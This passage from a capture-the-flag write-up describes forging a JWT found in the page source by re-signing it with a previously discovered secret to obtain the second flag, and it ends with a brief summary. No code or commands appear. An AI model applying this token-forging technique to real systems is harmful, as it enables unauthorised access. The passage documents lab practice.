
In the page source, we also find a **jwtToken**.













It doesn't work at first – until I realize I didn't sign the token properly.  
So I sign it using the earlier key as the **secret**.



Now the modified token works – and we get the **second flag!**



## 5.Summary

This was an unusual CTF – the most challenging and interesting part was modifying the JWT token. It wasn't obvious at first and took me some time to figure out. This was another great challenge that added to my knowledge.